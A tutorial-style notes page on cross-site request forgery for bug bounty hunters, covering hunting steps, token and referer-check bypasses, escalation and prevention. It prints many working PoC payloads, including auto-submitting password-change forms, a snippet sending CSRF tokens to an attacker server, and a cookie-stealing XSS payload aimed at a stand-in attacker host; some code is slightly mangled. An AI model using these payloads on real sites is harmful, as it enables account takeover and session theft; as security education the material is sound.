sl4x0.github.io /web-notes/csrf/

Cross-site Request Forgery

⁝ 20/07/2022

Jul 19, 2022

15 min read

CSRF Web-Notes

In this section, we’ll explain what cross-site request forgery is, describe some examples of common CSRF vulnerabilities, and explain how to prevent CSRF attacks.

Cross-site request forgery

Refrences

AllAboutBugBounty/Cross Site Request Forgery.md at master · daffainfo/AllAboutBugBounty

HowToHunt/CSRF at master · KathanP19/HowToHunt

GitHub - alexbieber/Bug_Bounty_writeups: BUG BOUNTY WRITEUPS - OWASP TOP 10 🔴🔴🔴🔴✔

CSRF (Cross Site Request Forgery)

PHP CSRF Guard

Cross Site Request Forgery - Pastebin.com

Jay M. on LinkedIn: CSRF

Full Account Takeover via CSRF Vulnerability

Let’s Bypass CSRF Protection & Password Confirmation to Takeover Victim Accounts :D

What are CSRF Token and how to implement them?

Defending against CSRF with SameSite cookies


SameSite Cookie Attribute Explained by Example (Strict, Lax, None & No SameSite)

شرح ثغرات CSRF واماكن تواجدها

What is CSRF?

is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform.

Its partly allow the attacker to spoof the SOP.


https://vulnerable-website.com/email/change?email=pwned@evil-user.net
Change email address
Email changed

What is the Impact of CSRF?

For example, this might be to `change` the email address on their account, to change their password, or to make a funds `transfer`. Depending on the nature of the action, the attacker might be able to gain `full control` over the user's account.

If the user have a `privillage` role that attacker colud have the `full control` over the web application.

How does CSRF work?

- **A relevant action.** This might be a privileged action (such as modifying permissions for other users) or any action on user-specific data (such as changing the user's own password).
- **Cookie-based session handling.** Performming Actions need HTTP requests, And the App trust session cookies to identify the user who has made it. There is no other mechanism in place for tracking sessions or validating user requests.
- **No unpredictable request parameters.** The requests that perform the action do not contain any parameters whose values the attacker cannot determine or guess. For example, when causing a user to change their password, the function is not vulnerable if an attacker needs to know the value of the existing password.

Example

Suppose the Application have a funtion that let the user to change his password, the HTTP Request will be like that.

```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Cookie: session=yvthwsztyeQkAPzeQ5gHgTvlyxHfsAfE

email=wiener@normal-user.com
```

That’s meet required For **CSRF Attack**

- Attacker will typically be able to trigger a password reset and take full control of the user’s account.
- The application take care of user session only there is no other mechanisms to track user sessions
- The attacker can easily determine the values of the request parameters that are needed to perform the action.

The attacker could make a HTML page to make this attack like this:

```
<html>
    <body>
        <form action="https://vulnerable-website.com/email/change"
method="POST">
            <input type="hidden" name="email" value="pwned@evil-user.net"
/>
        </form>
        <script>
            document.forms[0].submit();
        </script>
    </body>
</html>
```

And if the user visit this web page:

- The attacker page will triger a HTTP request to the vulnerable website.
- If the user is logged in the vulnerable website, the browser will automaticlly include his session cookies on the reqest. • (assuming SameSite cookies are not being used).
- The vulnerable web site will process the request in the normal way, and BOOM the email will be change.

Hunting for CSRFs

To look for them, start by discovering `state-changing requests` that aren’t shielded by CSRF protections. Just always try to test wil `FireFox`

Step 1: Spot State-Changing Actions

For example, `sending` tweets and `modifying` user settings are both state-changing.

Just start sign up and login in the web application and try to discover state changing actions.

For example, let's say you're testing email.example.com, a subdomain of example.com that handles email.

Go through all the `app's functionalities`, clicking all the `links`. `Intercept` the generated requests with a proxy like Burp and write down their `URL endpoints.`

State-changing requests on email.example.com •Change password: email.example.com/password_change → POST request Request parameters: new_password •Send email: email.example.com/send_email → POST request Request parameters: draft_id, recipient_id •Delete email: email.example.com/delete_email → POST request Request parameters: email_id

---

Step 2: Look for a Lack of CSRF Protections

Now visit these endpoints to test them for CSRFs. By Intercepting all the requests and check if there is csrf token or any validating methods.

while you're actively hunting for CSRFs. Keep clicking the Forward button until you encounter the request associated with the state-changing action.

For example, let's say you're testing whether the password-change function you discovered is vulnerable to CSRFs. You've intercepted the request in your Burp proxy:

```
POST /password_change
Host: email.example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE
(POST request body)
new_password=abc123
```

Search for any **csrf token** in burpsuite if you found it we will try to talk in bypass techniques for it later

---

Step 3: Confirm the Vulnerability

After founding the vulnerability we are able now to make PoC:

```
<html>
 <form method="POST" action="https://email.example.com/password_change"
id="csrf-form"> 1 //First we generate a POST request to the vulnerable
endpoint
 <input type="text" name="new_password" value="abc123"> 2 // the value that
we want to change
```

```
  <input type="submit" value="Submit"> 3 //specifies a Submit button
  </form>
  <script>document.getElementById("csrf-form").submit();</script> 4
//JavaScript code that submits the form
automatically
</html>
```

After opening this in our browser this will be the request:

```
POST /password_change
Host: email.example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE
(POST request body)
new_password=abc123
```

> **The goal is to prove that a foreign site can carry out state-changing actions on a user's behalf.**

Bypassing CSRF Protection

If the protection is incomplete or faulty, you might still be able to achieve a CSRF attack with a few modifications to your payload.

Exploit Clickjacking

Basic clickjacking with CSRF token protection (Video solution)

If the endpoint uses CSRF tokens but the page itself is vulnerable to clickjacking, you can exploit clickjacking to achieve the same results as a CSRF.

Check a page for clickjacking by using an HTML page like the following one.

If the page that the state-changing function is located in appears in your iframe, the page is vulnerable to clickjacking:

```
<html>
  <head>
  <title>Clickjack test page</title>
  </head>
  <body>
  <p>This page is vulnerable to clickjacking if the iframe is not blank!</p>
  <iframe src="PAGE_URL" width="500" height="500"></iframe>
  </body>
</html>
```

Change the Request Method

CSRF - Lab #2 CSRF where token validation depends on request method | Short Version

By changing the request method, you might be able to get the action executed without encountering CSRF protection.

For example, say the POST request of the password-change endpoint is protected by a CSRF token, like this:

```
POST /password_change
Host: email.example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE
(POST request body)
new_password=abc123&csrf_token=871caef0757a4ac9691aceb9aad8b65b
```

Just try to change the request to GET and try to remove the token:

```
GET /password_change?new_password=abc123
Host: email.example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE
```

In this case, your malicious HTML page could simply look like this:

```
<html>
 <img src="https://email.example.com/password_change?new_password=abc123"/>
</html>
```

The HTML tag loads images from `external sources`. It will send a GET request to the URL specified in its src attribute. If the password change occurs after you load this HTML page, you can confirm that the endpoint is `vulnerable to CSRF via a GET request.`

You can change the request method to `POST` if the original request in GET.

Bypass CSRF Tokens Stored on the Server

Just because a site uses CSRF tokens doesn’t mean it is validating them properly.

First, try deleting the token parameter or sending a blank token parameter.

For example, this will send the request without a csrf_token parameter:

```
POST /password_change
Host: email.example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE
(POST request body)
new_password=abc123
```

The PoC page will be like that:

```
<html>
 <form method="POST" action="https://email.example.com/password_change"
id="csrf-form">
 <input type="text" name="new_password" value="abc123">
 <input type='submit' value="Submit">
 </form>
 <script>document.getElementById("csrf-form").submit();</script>
</html>
```

This next request will send a blank csrf_token parameter:

```
POST /password_change
Host: email.example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE
(POST request body)
new_password=abc123&csrf_token=
```

The PoC will be like that:

```
<html>
 <form method="POST" action="https://email.example.com/password_change"
id"csrf-form">
 <input type="text" name="new_password" value="abc123">
 <input type="text" name="csrf_token" value="">
 <input type='submit' value="Submit">
</form>
 <script>document.getElementById("csrf-form").submit();</script>
</html>
```

`Deleting` the token parameter or sending a `blank` token often works because of a common application `logic mistake.`

Applications sometimes check the `validity` of the token only if the token exists, or if the token parameter is `not blank`.

```
def validate_token():
if (request.csrf_token == session.csrf_token):
 pass
 else:
 throw_error("CSRF token incorrect. Request rejected.")
[...]
def process_state_changing_action():
 if request.csrf_token:
 validate_token()
 execute_action()
```

In this case, sending a request without the token, or a blank value as the token, may mean the server won't attempt to validate the token at all. You can also try submitting the request with another session's CSRF token. This works because some applications might check only whether the token is valid, without confirming that it belongs to the current user.

Let's say the victim's token is `871caef0757a4ac9691aceb9aad8b65b`, and yours is `YOUR_TOKEN`.

For example, your exploit code might look like this:

```
POST /password_change
Host: email.example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE
(POST request body)
new_password=abc123&csrf_token=YOUR_TOKEN
```

The faulty application logic might look something like this:

```
def validate_token():
 if request.csrf_token:
if (request.csrf_token in valid_csrf_tokens): // If the token is in a list
of current valid tokens
 pass
else:
 throw_error("CSRF token incorrect. Request rejected.")
[...]
def process_state_changing_action():
 validate_token()
 execute_action() //Otherwise, an error is generated and execution halts.
```

If this is the case, you can insert your own `CSRF token into the malicious request!`

Bypass Double-Submit CSRF Tokens

Sites also commonly use a double-submit cookie as a defense against CSRF.

For example, this request would be deemed valid, because the csrf_token in the user's cookies matches the csrf_token in the POST request parameter:

```
POST /password_change
Host: email.example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE;
csrf_token=871caef0757a4ac9691aceb9aad8b65b
```

```
(POST request body)
new_password=abc123&csrf_token=871caef0757a4ac9691aceb9aad8b65b
```

In a double-submit token validation system, it does not matter whether the tokens themselves are valid. The server checks only whether the token in the cookies is the same as the token in the request parameters:

```
POST /password_change
Host: email.example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE;
csrf_token=1aceb9aad8b65b871caef0757a4ac969
(POST request body)
new_password=abc123&csrf_token=871caef0757a4ac9691aceb9aad8b65b
```

So it will fail.

If the application uses `double-submit` cookies as its `CSRF defense mechanism`, it's probably not keeping records of the `valid token server-side`. If the server were keeping records of the CSRF token server-side, it could simply validate the token when it was sent over, and the application would not need to use double-submit cookies in the first place.

The server has no way of knowing if any token it receives is actually legitimate; it's merely checking that the token in the `cookie` and the token in the `request body` is the same.

```
POST /password_change
Host: email.example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE; csrf_token=not_a_real_token
(POST request body)
new_password=abc123&csrf_token=not_a_real_token
```

The attack would then consist of two steps: `first`, you'd use a `sessionfixation` technique to make the victim's browser store whatever value you `choose` as the CSRF token cookie. Session fixation is an attack that allows attackers to `select` the session cookies of the victim. you can read about them on Wikipedia (https://en.wikipedia.org/wiki/Session_fixation). Then, you'd execute the CSRF with the same `CSRF token that you chose` as the cookie.

Bypass CSRF Referer Header Check

> **What if your target site isn't using CSRF tokens but checking the referer header instead?**

The server might check for the `referer header` sent with the `state-changing request` if it's allowed with `allowedlisted domain`.

What can you do to bypass this type of protection?

First you can remove the referer header

To remove the referer header, add a `<meta>` tag to the page hosting your request form:

```
<html>
 <meta name="referrer" content="no-referrer">
 <form method="POST" action="https://email.example.com/password_change"
id="csrf-form">
 <input type="text" name="new_password" value="abc123">
 <input type='submit' value="Submit">
 </form>
 <script>document.getElementById("csrf-form").submit();</script>
</html>
```

The faulty application logic might look like this:

```
def validate_referer():
 if (request.referer in allowlisted_domains):
pass
 else:
 throw_error("Referer incorrect. Request rejected.")
[...]
def process_state_changing_action():
 if request.referer:
 validate_referer()
 execute_action()
```

Since the application validates the referer header only if it exists, you've successfully bypassed the website's CSRF protection just by making the victim's browser delete the referer header!

You can also try to bypass the `logic check` used to validate the referer URL.

Let's say the application looks for the string "`example.com`" in the referer URL, and if the `referer URL contains that string`, the application treats the request as `legitimate`. Otherwise, it `rejects` the request:

```
def validate_referer():
 if request.referer:
 if ("example.com" in request.referer):
 pass
 else:
 throw_error("Referer incorrect. Request rejected.")
[...]
def process_state_changing_action():
 validate_referer()
 execute_action()
```

In this case, you can bypass the referer check by placing the victim domain name in the referer URL as a subdomain. You can achieve this by creating a subdomain named after the victim's domain, and then hosting the malicious HTML on that subdomain. Your request would look like this:

```
POST /password_change
Host: email.example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE;
Referer: example.com.attacker.com
(POST request body)
new_password=abc123
```

You can also try placing the victim domain name in the referer URL as a pathname.

```
POST /password_change
Host: email.example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE;
Referer: attacker.com/example.com
(POST request body)
new_password=abc123
```

Bypass CSRF Protection by Using XSS

XSS vulnerability will defeat CSRF protections, because XSS will allow attackers to steal the legitimate CSRF token and then craft forged requests by using XMLHttpRequest. Often, attackers will find XSS as the starting point to launch CSRFs to take over admin accounts.

For example, this code snippet reads the CSRF token embedded on the victim's page and sends it to the attacker's server as a URL parameter named token. If you can steal a user's CSRF tokens, you can execute actions on their behalf by using those tokens to bypass CSRF protection on the site.

```
var token = document.getElementsById('csrf-token')[0];
var xhr = new XMLHttpRequest();
xhr.open("GET", "http://attacker_server_ip/?token="+token, true);
xhr.send(null);
```

Escalating the Attack

> After you've found a CSRF vulnerability, don't just report it right away! Here are a few ways you can escalate CSRFs into severe security issues to maximize the impact of your report

Leak User Information by Using CSRF

For example, let's say the example.com web application sends monthly billing emails to a user-designated email address.

The request will be like that:

```
POST /change_billing_email
Host: example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE;
(POST request body)
email=NEW_EMAIL&csrf_token=871caef0757a4ac9691aceb9aad8b65b
```

As we can see the CSRF validation on this endpoint is broken, `THE REQUEST WILL SECCEED EVEN IF ITS REMOVED.`

```
POST /change_billing_email
Host: example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE;
(POST request body)
email=NEW_EMAIL&csrf_token=
```

The Attacker Could make the victim to send this request via CSRF with his E-mail instead:

```
POST /change_billing_email
Host: example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE;
(POST request body)
email=ATTACKER_EMAIL&csrf_token=
```

Create Stored Self-XSS by Using CSRF

If we combined the Self XSS with CSRF we will get a stored XSS.

Lets say we have a website example.com and its have a subdomain called finance.example.com its give the user to make a nickname for his bank account.

However, the endpoint used to change the account nicknames is vulnerable to `CSRF` so simply omitting the token parameter in the request will `bypass CSRF protection`. This request will fail as it have a wrong csrf token:

```
POST /change_account_nickname
Host: finance.example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE;
(POST request body)
account=0
&nickname="<script>document.location='http://attacker_server_ip/
cookie_stealer.php?c='+document.cookie;</script>"
&csrf_token=WRONG_TOKEN
```

But this request, with no token at all, would succeed:

```
POST /change_account_nickname
Host: finance.example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE;
(POST request body)
account=0
&nickname="<script>document.location='http://attacker_server_ip/
cookie_stealer.php?c='+document.cookie;</script>"
```

This request will change the user’s account nickname and store the XSS payload there. The next time a user logs into the account and views their dashboard, they’ll trigger the `XSS`.

Take Over User Accounts by Using CSRF

Sometimes CSRF lead to account takeover but this uncommon cuz it must be in criticla function like change password, email, phone number.

For example: example.com allow their users to sign up via their social media accounts

If a user chooses this option, they’re not required to create a password, as they can simply log in via their linked account.

The request will be like that:

```
POST /set_password
Host: example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE;
(POST request body)
password=XXXXX&csrf_token=871caef0757a4ac9691aceb9aad8b65b
```

Since the user signed up via their social media account, they don’t need to provide an old password to set the new password, so if CSRF protection fails on this endpoint, an attacker would have the ability to set a password for anyone who signed up via their social media account and hasn’t yet done so.

Lets say this is the request for setting the password for the first time and the website dosen’t validate the blank csrf-token:

```
POST /set_password
Host: example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE;
(POST request body)
password=XXXXX&csrf_token=
```

Now all an attacker has to do is to post a link to this HTML page on pages frequented by users of the site, and they can automatically assign the password of any user who visits the malicious page:

```
<html>
 <form method="POST" action="https://email.example.com/set_password"
id="csrf-form">
 <input type="text" name="new_password" value="this_account_is_now_mine">
<input type="text" name="csrf_token" value="">
 <input type='submit' value="Submit">
 </form>
 <script>document.getElementById("csrf-form").submit();</script>
</html>
```

After that, the attacker is free to log in as any of the affected victims with the newly assigned password `this_account_is_now_mine`.

Delivering the CSRF Payload

The first and simplest option of delivering a CSRF payload is to trick users into visiting an external malicious site. For example, let's say `example.com` has a forum that users frequent. In this case, attackers can post a link like this on the forum to encourage users to visit their page:

Visit this page to get a discount on your `example.com` subscription:
`https://example.attacker.com`

And on example.attacker.com, the attacker can host an auto-submitting form to execute the CSRF:

```
<html>
 <form method="POST" action="https://email.example.com/set_password"
id="csrf-form">
 <input type="text" name="new_password" value="this_account_is_now_mine">
 <input type='submit' value="Submit">
 </form>
 <script>document.getElementById("csrf-form").submit();</script>
</html>
```

for example, as an `image` posted to a forum. This way, any user who views the forum page `would be affected:`

```
<img src="https://email.example.com/set_password?
new_password=this_account_is_now_mine">
```

In the malicious script, the attacker can include code that sends the CSRF payload:

```
<script>
 document.body.innerHTML += "
 <form method="POST" action="https://email.example.com/set_password"
id="csrf-form">
```

```
<input type="text" name="new_password" value="this_account_is_now_mine">
 <input type='submit' value="Submit">
 </form>";
 document.getElementById("csrf-form").submit();
</script>
```

Finding Your First CSRF!

Armed with this knowledge about CSRF bugs, bypassing CSRF protection, and escalating CSRF vulnerabilities, you're now ready to look for your first CSRF vulnerability! Hop on a bug bounty program and find your first CSRF by following the steps covered in this chapter:

1. Spot the state-changing actions on the application and keep a note on their locations and functionality.
2. Check these functionalities for CSRF protection. If you can't spot any protections, you might have found a vulnerability!
3. If any CSRF protection mechanisms are present, try to bypass the protection by using the protection-bypass techniques mentioned in this chapter.
4. Confirm the vulnerability by crafting a malicious HTML page and visiting that page to see if the action has executed.
5. Think of strategies for delivering your payload to end users.
6. Draft your first CSRF report!

Prevention

The most robust way to defend against CSRF attacks is to include a CSRF token within relevant requests. The token should be:

- Unpredictable with high entropy, as for session tokens in general.
- Tied to the user's session.
- Strictly validated in every case before the relevant action is executed.

```
<form method="POST" action="https://twitter.com/send_a_tweet">
 <input type="text" name="tweet_content" value="Hello world!">
 <input type="text" name="csrf_token"
value="871caef0757a4ac9691aceb9aad8b65b">
 <input type="submit" value="Submit">
</form>
```

the request will be like that:

```
POST /send_a_tweet
Host: twitter.com
Cookie: session_cookie=YOUR_TWITTER_SESSION_COOKIE
```

```
(POST request body)
tweet_content="Hello
world!"&csrf_token=**871caef0757a4ac9691aceb9aad8b65b**
```

SameSiteCookie

The Set-Cookie header allows you to use several optional flags to protect your users' cookies, one of which is the SameSite flag. When the SameSite flag on a cookie is set to Strict, the client's browser won't send the cookie during cross-site requests:

```
Set-Cookie: PHPSESSID=UEhQU0VTU0lE; Max-Age=86400; Secure; HttpOnly;
SameSite=Strict
```

The account nickname field is vulnerable to `self-XSS`: there is no sanitization, validation, or escaping for user input on the field.